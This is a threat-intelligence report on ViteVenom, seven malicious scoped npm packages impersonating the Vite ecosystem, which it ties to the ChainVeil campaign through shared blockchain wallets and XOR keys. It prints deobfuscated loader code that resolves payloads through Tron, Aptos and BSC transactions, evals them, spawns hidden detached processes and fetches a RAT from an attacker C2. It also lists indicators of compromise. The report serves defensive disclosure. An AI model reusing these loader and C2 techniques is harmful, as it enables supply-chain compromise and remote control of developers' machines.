
When we published our ChainVeil report in June 2026, we noted something that didn’t fit: the SuccessKey campaign’s Command and Control (Command and Control (C2)) infrastructure contained a secondary server at 198.105.127[.]210 and a tertiary server at 23.27.202[.]27 that no known ChainVeil package ever called home to. We predicted additional campaigns were already running on the same backend. We were right.
Checkmarx Zero has now identified a second package cluster — seven malicious npm packages targeting the Vite build tool ecosystem — that shares the same Tier-2 blockchain wallets, the same XOR (Exclusive OR) decryption keys, and delivers the exact same 77KB Remote Access Trojan (Remote Access Trojan (RAT)) as ChainVeil. We are tracking this cluster as ViteVenom. This report documents the packages, traces the shared infrastructure, and explains what the connection tells us about the operator behind both campaigns.
Overview of the ViteVenom cluster of ChainVeil npm malware packages
ViteVenom is a cluster of seven malicious scoped npm packages
published in late June and early July 2026. All seven contain identical
malicious code in bin/vite.js, differing only in a
campaign marker on the first line. They use the same four-tier
blockchain-based C2 infrastructure — Tron, Aptos, and Binance Smart
Chain (BSC) — documented in ChainVeil, and they connect to the same
secondary C2 server we flagged but could not explain in that report.
Unlike ChainVeil’s unscoped typosquats (like rate-limit-flexible), ViteVenom
uses scoped package names such as @vite-pro/vite-ui and @vitets/vite-ts that mimic the
legitimate @vitejs/*
namespace. Scoped packages look more trustworthy in a package.json because they appear
to belong to an organization — making this a step up in social
engineering from ChainVeil’s approach.
All packages have been reported to npm and added to the Checkmarx malicious package database for users of our Malicious Package Protection (MPP) and Malicious Package Identification API (MPIAPI) products. If you have any of the packages listed below, begin incident response immediately.
The connection to ChainVeil — and why we attribute them to the same operator
The strongest link between ViteVenom and ChainVeil is not shared code or shared tactics. It is shared infrastructure at the Tier-2 level — the final stage in the blockchain resolution chain that delivers the actual RAT payload.
In ChainVeil, the malware resolved through two tiers of blockchain addresses. The Tier-1 wallets were specific to that campaign and held pointers to Binance Smart Chain transactions. Those BSC transactions in turn pointed to Tier-2 wallets that held the final 77KB RAT. When we decoded ViteVenom’s Stage 2A payload — retrieved from a separate set of Tier-1 wallets the ViteVenom packages use — it set these two global variables:
global._t_1 = 'TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v';   // Tron — Tier-2
global._t_2 = '0x533b2dbcaeff19cd1f799234a27b578d       // Aptos — Tier-2
              713d8fcaa341b7501e4526106483e0b1';
These are the exact same Tier-2 addresses used by
ChainVeil. Both campaigns resolve their final stage through the
same Tron wallet and Aptos account, pointing to the same BSC
transaction, delivering the same RAT. The XOR keys embedded in both
loaders are also identical: 2[gWfGj;<:-93Z^C] for Stage 2A
and m6:tTh^D)cBz?NM] for
Stage 2B.
What is shared between ViteVenom and ChainVeil:
| Component | ViteVenom | ChainVeil | Match? |
|---|---|---|---|
| XOR key (Stage 2A) | 2[gWfGj;<:-93Z^C |
2[gWfGj;<:-93Z^C |
IDENTICAL |
| XOR key (Stage 2B) | m6:tTh^D)cBz?NM] |
m6:tTh^D)cBz?NM] |
IDENTICAL |
| Tier-2 Tron wallet | TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v |
TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v |
IDENTICAL |
| Tier-2 Aptos hash | 0x533b2dbc...0b1 |
0x533b2dbc...0b1 |
IDENTICAL |
| BSC delimiter | ?.? |
?.? |
IDENTICAL |
| BSC RPC endpoints | bsc-dataseed.binance.org |
bsc-dataseed.binance.org |
IDENTICAL |
| C2 server | 198.105.127[.]210 |
166.88.54[.]158 |
Different |
| Campaign marker | *5-* |
A6-519-* |
Different |
| Malicious file | bin/vite.js |
lib/lib.min.js |
Different |
| Tier-1 Tron wallets | TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF |
TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP |
Different |
Infrastructure sharing is the strongest available indicator of common control, but it carries a small margin of uncertainty. A Malware-as-a-Service model — in which a single infrastructure operator leases loader templates and backend wallets to multiple clients — could theoretically produce the same pattern. Under that model, ChainVeil and ViteVenom would be separate clients of a shared service rather than a single operator. We consider this less likely given the operational consistency across both clusters: the same XOR key template, the same loader structure, the same Tron-to-Aptos synchronized deployment timing. But we cannot rule it out based on technical evidence alone.
The per-campaign differences are also consistent with a single operator running compartmentalized distribution tracks: different Tier-1 wallets, different npm maintainer accounts, different malicious file paths, different C2 assignments. This gives the operator the ability to burn one track without exposing the others. ViteVenom is the Vite developer track; ChainVeil was the Tailwind/Sass/Object-Relational Mapping (ORM) track. The shared Tier-2 backend serves both.
The ViteVenom package cluster
All seven packages were published under separate npm maintainer
accounts, each matching the package’s scope name. The campaign marker on
the first line of each bin/vite.js follows the format
global.i='*5-*' where the
last digit varies per package or version. All packages were published in
a narrow window between approximately June 29 and July 3, 2026.
| Package name | npm maintainer | Malicious version(s) | Downloads | Campaign marker |
|---|---|---|---|---|
| @uw010010/vite-tree | uw010010 | 3.4.2, 3.4.3, 3.6.1 | 1,070 | global.i='*5-*' |
| @vite-tab/tab | vite-tab | 3.15.10 | 289 | global.i='*5-*' |
| @vite-ln/build-ts | vite-ln | 5.15.10 | 252 | global.i='*5-*' |
| @vite-mcp/vite-type | vite-mcp | 6.44.1 | 239 | global.i='*5-*' |
| @vite-pro/vite-ui | vite-pro | 2.5.10 | 200 | global.i='*5-*' |
| @vitets/vite-ts | vitets | 1.5.10 | 194 | global.i='*5-*' |
| @vite-ts/vite-ui | vite-ts | 6.44.1 | 176 | global.i='*5-*' |
Campaign at a glance
| Metric | Value |
|---|---|
| Total packages | 7 |
| Total malicious versions | 9 |
| Combined downloads | 2,420 |
| Publish window | ~Jun 29 – Jul 3, 2026 |
| Campaign marker format | global.i='*5-*' |
| Common malicious file | bin/vite.js |
| C2 server | 198.105.127[.]210 |
| Related campaign | ChainVeil (shared Tier-2 infrastructure) |
Mixed clean and malicious versions: @uw010010/vite-tree
The package @uw010010/vite-tree is notable
because it has five versions but not all are malicious. Versions 3.4.1 and 8.1.0 contain no malicious code.
Versions 3.4.2, 3.4.3, and 3.6.1 all contain bin/vite.js and were published on
the same day. Publishing clean versions alongside malicious ones makes
the package look more established during a quick review, and means a
scanner checking only the latest version (8.1.0) would find nothing
wrong.
| Version | Malicious? | Notes |
|---|---|---|
| 3.4.1 | No | Clean — no malicious code |
| 3.4.2 | Yes | Malicious — published same day as 3.4.3 and 3.6.1 |
| 3.4.3 | Yes | Malicious — published same day |
| 3.6.1 | Yes | Malicious — published same day |
| 8.1.0 | No | Clean — no malicious code |
How the scopes impersonate legitimate packages
The legitimate Vite project publishes official packages under the
@vitejs/* scope — for
example @vitejs/plugin-react with over 30
million weekly downloads. ViteVenom creates fake scopes that look
similar:
| Fake scope (malicious) | Impersonates |
|---|---|
| @vite-pro/* | @vitejs/* (looks like a ‘pro’ edition) |
| @vite-ts/* | @vitejs/* (looks like a TypeScript variant) |
| @vitets/* | @vitest/* (Vitest testing framework, ~10M weekly downloads) |
| @vite-mcp/* | @vitejs/* (uses trendy ‘Model Context Protocol (Model Context Protocol (MCP))’ branding) |
| @vite-tab/* | Generic Vite tooling |
| @vite-ln/* | Generic Vite tooling |
| @uw010010/* | No direct impersonation |
The scope @vitets is
especially dangerous — just one character from @vitest, the popular testing
framework. A developer seeing @vite-pro/vite-ui next to @vitejs/plugin-react in a package.json might not question
it.

Figure 1: One of the ViteVenom packages on the npm registry
Technical analysis: bin/vite.js
We analyze bin/vite.js
from @vitets/vite-ts
v1.5.10 as the representative specimen. Every finding applies to all
seven packages — the only difference is the campaign marker on the first
line.
Stage 0: the entry point
The malware is disguised as a Vite CLI binary. The first lines set the campaign marker and hide keywords from static scanners:
global.i = '*5-3';              // Campaign marker (last digit varies)

global.r = require;             // Hide 'require' behind single letter
if (typeof module === 'object')
  global.m = module;            // Hide 'module' behind single letter
By storing require as
global.r, every module load
uses r('https') or r('child_process') instead of the
original keywords — invisible to scanners that search for suspicious
import strings.
The obfuscation: array-indexed string shuffling
A self-executing function takes a 653-character scrambled string and
seed 4606094, applies a
deterministic character-swap algorithm, and produces an array of 63
strings called _$_4445.
Every sensitive value — URLs, blockchain addresses, XOR keys — is
accessed by index lookup rather than written in plain text.

Figure 2: The obfuscated bin/vite.js file
Decoded string array — key values:
| Index | Decoded value | Purpose |
|---|---|---|
| [26] | hxxps://api[.]trongrid[.]io/v1/accounts/ |
Tron blockchain API |
| [33] | hxxps://fullnode[.]mainnet[.]aptoslabs[.]com/v1/accounts/ |
Aptos blockchain API |
| [35] | ?.? |
BSC payload delimiter |
| [39] | eth_getTransactionByHash |
BSC Remote Procedure Call (RPC) method |
| [40] | bsc-dataseed.binance.org |
BSC RPC primary node |
| [41] | bsc-rpc.publicnode.com |
BSC RPC fallback node |
| [50] | 2[gWfGj;<:-93Z^C |
XOR key (Stage 2A) |
| [51] | TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF |
Tron wallet (Stage 2A) |
| [53] | m6:tTh^D)cBz?NM] |
XOR key (Stage 2B) |
| [54] | TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH |
Tron wallet (Stage 2B) |
| [62] | child_process |
Process spawning module |
Note: decoded URLs modified by editor for safety

Figure 3: The decoded string array showing blockchain addresses and XOR keys
Stage 1: the blockchain C2 system
This is the same blockchain-based C2 architecture we documented in ChainVeil. The attacker stores payload pointers as transaction data on public blockchains rather than on domain names that can be seized, making the infrastructure nearly impossible to take down.
How it works
The resolution follows four steps:
1. Query the Tron blockchain for the latest transaction from the attacker’s wallet.
2. Hex-decode and reverse the transaction data field — the result is a BSC transaction hash.
3. Query that BSC transaction. Its input field contains the encrypted payload.
4. XOR decrypt the payload using the hardcoded key.
If Tron fails, the code falls back to Aptos, which stores the same BSC pointer via a zero-value transfer where the destination address is the BSC hash.
async function fetchPayload(xorKey, tronAddr, aptosHash) {
  let pointer;
  try {
    // PRIMARY: Tron blockchain
    const resp = await httpGet(
      'hxxps://api[.]trongrid[.]io/v1/accounts/' + tronAddr +
      '/transactions?only_confirmed=true&only_from=true&limit=1'
    );
    pointer = Buffer.from(resp.data[0].raw_data.data, 'hex')
      .toString('utf8').split('').reverse().join('');
  } catch (e) {
    // FALLBACK: Aptos — BSC hash is the transfer destination address
    const resp = await httpGet(
      'hxxps://fullnode[.]mainnet[.]aptoslabs[.]com/v1/accounts/'
      + aptosHash + '/transactions?limit=1'
    );
    pointer = resp[0].payload.arguments[0];
  }

  // Resolve from BSC
  const bscResp = await rpcCall('eth_getTransactionByHash',
    [pointer], 'bsc-dataseed.binance.org');
  const encrypted = Buffer.from(
    bscResp.result.input.substring(2), 'hex'
  ).toString('utf8').split('?.?')[1];  // '?.?' delimiter

  // XOR decrypt
  let result = '';
  for (let i = 0; i < encrypted.length; i++)
    result += String.fromCharCode(
      encrypted.charCodeAt(i) ^ xorKey.charCodeAt(i % xorKey.length));
  return result;
}

Figure 4: The blockchain resolution code after deobfuscation
Two payloads, two execution paths
Stage 2A — dynamic path (eval in main thread)
// Stage 2A — executed via eval() in the main process
try {
  var payload1 = await fetchPayload(
    '2[gWfGj;<:-93Z^C',                    // XOR key
    'TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF',  // Tron wallet
    '0x9d202c82...d56519'                   // Aptos fallback
  );
  eval(payload1);
} catch (e) {}
Stage 2B — persistent path (detached hidden child process)
// Stage 2B — detached, invisible child process
try {
  var payload2 = await fetchPayload(
    'm6:tTh^D)cBz?NM]',                    // XOR key
    'TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH',  // Tron wallet
    '0x3d2075f9...f9471'                    // Aptos fallback
  );
  require('child_process').spawn('node', ['-e',
    "global['_V']='" + campaignMarker + "';" + payload2
  ], {
    detached: true,      // Survives parent process exit
    stdio: 'ignore',     // Completely silent
    windowsHide: true    // Hidden on Windows
  }).on('error', (e) => eval(payload2));
} catch (e) {}

Figure 5: Stage 2A (eval) and Stage 2B (detached process) execution paths
We traced the live blockchain chain
Stage 2A pointer resolution
| Step | Source | Result |
|---|---|---|
| 1. Tron query | TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF |
Hex data in latest tx |
| 2. Hex decode + reverse | Tron data field |
0x5ab85abe...08af0 (BSC
tx hash) |
| 3. Aptos cross-check | 0x9d202c82...d56519 |
Same BSC hash — SYNCHRONIZED |
| 4. Sync delta | Aptos posted first | ~5.1 seconds apart |
Stage 2B pointer resolution
| Step | Source | Result |
|---|---|---|
| 1. Tron query | TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH |
Hex data in latest tx |
| 2. Hex decode + reverse | Tron data field |
0xbcc976e1...0616 (BSC
tx hash) |
| 3. Aptos cross-check | 0x3d2075f9...f9471 |
Same BSC hash — SYNCHRONIZED |
| 4. Sync delta | Aptos posted first | ~0.3 seconds apart |
The 0.3-second synchronization delta on Stage 2B is tighter than ChainVeil’s ~6 seconds, suggesting the operator has refined their deployment tooling over the months between the two campaigns.

Figure 6: Tron transaction data for Stage 2A wallet on Tronscan

Figure 7: Aptos transaction — the BSC hash is stored as the transfer destination
Stage 2A: campaign configuration and Tier-2 loader
Decrypting the Stage 2A BSC payload (transaction 0x5ab85abe6c67adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0)
reveals a second obfuscated layer containing the campaign configuration
and the Tier-2 loader described in the attribution section above.
C2 server assignment
// C2 server — hardcoded in the BSC payload, overrides runtime routing
global._t_s = 'hxxp://198.105.127[.]210:443';  // C2 WebSocket/HTTP
global._t_u = 'hxxp://198.105.127[.]210:80';   // Upload endpoint
// Note: strings defanged — http → hxxp, IP brackets added
This is 198.105.127[.]210 — the secondary C2 we
documented in ChainVeil but could not
attribute to any package at the time. ViteVenom is the campaign that
routes to it. The C2 is hardcoded directly in the BSC payload rather
than being selected at runtime from the _V marker, meaning the C2
assignment happens at the blockchain payload level.

Figure 8: Decoded Stage 2A showing C2 server and shared Tier-2 wallet addresses
Stage 2B: the backup channel
Stage 2B runs as a detached hidden process and fetches the RAT directly from the C2 server over HTTP, bypassing the blockchain chain entirely. This provides a faster fallback path at the cost of being blockable via firewall.
// Stage 2B — direct HTTP fetch, no blockchain
var opts = {
  method: 'GET',
  path: '/$/boot',
  headers: {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; ...)',
    'Sec-V': campaignMarker  // '*5-*' identifies the campaign
  }
};
var decrypted = xorDecrypt(await httpRequest(opts), 'ThZG+0jfXE6VAGOJ');
eval(decrypted);| Path | Source | Resilience | Speed |
|---|---|---|---|
| Stage 2A (blockchain) | Tron → Aptos → BSC → XOR | Cannot be taken down | Slower (three API calls) |
| Stage 2B (direct HTTP) | C2 /$/boot → XOR | Can be firewall-blocked | Fast (one HTTP call) |
Anti-analysis techniques
ViteVenom uses the same anti-analysis pattern as ChainVeil:
Anti-tampering guards: Repeated checks verify the
_$_4445 array exists
throughout execution. Any researcher-induced modification causes silent
exit.
Anti-replay guard: A 30-second cooldown prevents duplicate executions during module loading.
var now = (new Date()).getTime();
if (global._p_t && now - global._p_t < 30000) return;
global._p_t = now;
Keyword evasion: All sensitive strings — ‘require’,
‘child_process’, ‘https’, blockchain URLs, XOR keys — are hidden behind
_$_4445 index lookups. A
scanner searching for ‘child_process’ in the source will find
nothing.
IoC for ChainVeil npm malware “ViteVenom” variant
Campaign summary
| Attribute | Value |
|---|---|
| Campaign cluster name | ViteVenom |
| Related campaign | ChainVeil (shared Tier-2 infrastructure) |
| Campaign marker format | global.i='*5-*' |
| Malicious file | bin/vite.js |
| Obfuscation seed | 4606094 |
C2 servers — block all three
| IP address | Port(s) | Campaign |
|---|---|---|
| 198.105.127[.]210 | 443, 80 | ViteVenom primary — WebSocket RAT, /$/boot delivery |
| 166.88.54[.]158 | 443 | ChainVeil primary — same operator |
| 23.27.202[.]27 | 443, 27017 | ChainVeil tertiary + MongoDB — same operator |
Blockchain infrastructure
| Tier | Chain | Address | Purpose |
|---|---|---|---|
| 1 | Tron | TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF |
Stage 2A pointer (ViteVenom) |
| 1 | Tron | TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH |
Stage 2B pointer (ViteVenom) |
| 1 | Aptos | 0x9d202c82...d56519 |
Stage 2A fallback (ViteVenom) |
| 1 | Aptos | 0x3d2075f9...f9471 |
Stage 2B fallback (ViteVenom) |
| 2 | Tron | TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v |
Final RAT pointer — SHARED with ChainVeil |
| 2 | Aptos | 0x533b2dbc...0b1 |
Tier-2 fallback — SHARED with ChainVeil |
BSC payload transactions
| Payload | BSC transaction hash |
|---|---|
| Stage 2A | 0x5ab85abe6c67adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0 |
| Stage 2B | 0xbcc976e1c8f3dfd93e146ff424836a9635ab36d991a54675635d7fdf30e60616 |
Cryptographic material
| Key | Value | Used for |
|---|---|---|
| XOR key (Tier-1, 2A) | 2[gWfGj;<:-93Z^C |
Decrypt Stage 2A + final RAT from BSC |
| XOR key (Tier-1, 2B) | m6:tTh^D)cBz?NM] |
Decrypt Stage 2B from BSC |
| XOR key (HTTP) | ThZG+0jfXE6VAGOJ |
Decrypt /$/boot HTTP response |
| BSC delimiter | ?.? |
Separates junk prefix from encrypted payload |
ViteVenom packages
| Package | Maintainer | Malicious version(s) | Downloads |
|---|---|---|---|
| @uw010010/vite-tree | uw010010 | 3.4.2, 3.4.3, 3.6.1 (clean: 3.4.1, 8.1.0) | 1,070 |
